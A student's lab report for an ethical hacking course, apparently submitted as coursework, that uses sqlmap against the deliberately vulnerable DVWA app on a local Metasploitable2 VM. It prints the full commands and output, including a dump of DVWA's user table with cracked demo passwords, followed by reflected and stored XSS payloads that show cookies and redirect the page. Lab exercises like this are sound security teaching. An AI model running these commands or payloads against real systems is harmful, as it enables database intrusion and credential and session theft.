

CYSE 450- Ethical Hacking and Penetration Testing

Lab 13 – Automating SQL injection using SQLmap and Cross site Scripting (XSS)

Diana Solorzano

April 22, 2024


SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

Lab Tool:


Reliable internet connection, Metasploitable2 and Kali Linux.

Task-A: (60 Points) Using SQLmap to automate SQL injection to Obtain data from DVWA Application.


1. Open terminal in Kali Linux
2. Login to Metasploitable2 VM and find the IP address.



3. In the browser, in Kali VM, type the Ip address of metasploitable2 and login to DVWA application.



4. Set the "DVWA Security" to "low", Select "SQL Injection" tab and type "1" in the User Id box. Hit the Submit button. **Don't forget to copy the URL after submitting action.**
Please submit the screenshot for this step.



5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. **Highlight** the Vulnerabilities detected for SQL injection. Please submit the screenshot for this step.

```
(dsolo@kali)-[~]
$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=lo
w; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:41:33 /2024-04-19/

[13:41:34] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:41:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBM
S: 'MySQL')
[13:41:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site s
cripting (XSS) attacks

[13:41:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
[13:41:38] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT
- MySQL comment)' injectable (with --not-strings="Me")
[13:41:38] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BI
GINT UNSIGNED)'

[13:41:38] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (FLOOR)' injectable
[13:41:38] [INFO] testing 'MySQL inline queries'
[13:41:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[13:41:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[13:41:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[13:41:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[13:41:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[13:41:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[13:41:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:41:49] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
injectable
[13:41:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:41:49] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[13:41:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is a
t least one other (potential) technique found
[13:41:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find
the right number of query columns. Automatically extending the range for current UNION query injection t
echnique test
[13:41:50] [INFO] target URL appears to have 2 columns in query
[13:41:50] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[13:41:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[13:41:50] [INFO] fetched data logged to text files under '/home/dsolo/.local/share/sqlmap/output/192.16
8.0.11'
```

6. In Kali terminal, use SQLmap command to display all the tables used by DVWA database. Please submit the screenshot for this step.

```
(dsolo@kali)-[~]
$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" --batch -D dvwa --tables

[13:48:57] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

7. Use SQLmap command to display all the users along with passwords in plaintext format in “users” table. Please submit the screenshot for this step.

```
(dsolo@kali)-[~]
$ sqlmap -u "http://192.168.0.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=3f47597087dd0fe76d8ce02a207f54fd" --batch -D dvwa -T users --dump

[14:04:38] [INFO] cracked password 'password' for hash '5f4dccc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user | avatar | first_name | password |
+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dccc3b5aa765d61d8327deb882cf99 (password) | admin | |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dccc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+

[14:04:47] [INFO] table 'dvwa.users' dumped to CSV file '/home/dsolo/.local/share/sqlmap/output/192.168.0.11/dump/dvwa/users.csv'
[14:04:47] [INFO] fetched data logged to text files under '/home/dsolo/.local/share/sqlmap/output/192.168.0.11'

[*] ending @ 14:04:47 /2024-04-19/

(dsolo@kali)-[~]
$
```

Task-B: (40 Points) Using Cross Site Scripting to Obtain data from dvwa Database

1. Login to DVWA application and set the “DVWA Security” to “low”.




2. Select “XSS refelected” and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the “What is Your name?” field.

```
<script>alert("You have been HACKED!!!")</script>
```


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

 Submit

3. Post a malicious code to display cookies using **alert()**, as demonstrated in the class.

`<script>alert(document.cookie)</script>`



4. Select “XSS Stored” and in the message box, use “**`<script>document.location=ip-address of DVWA website</script>`**” to perform DOM based Cross site scripting.

`<script>document.location=http://192.168.0.11/dvwa/</script>`

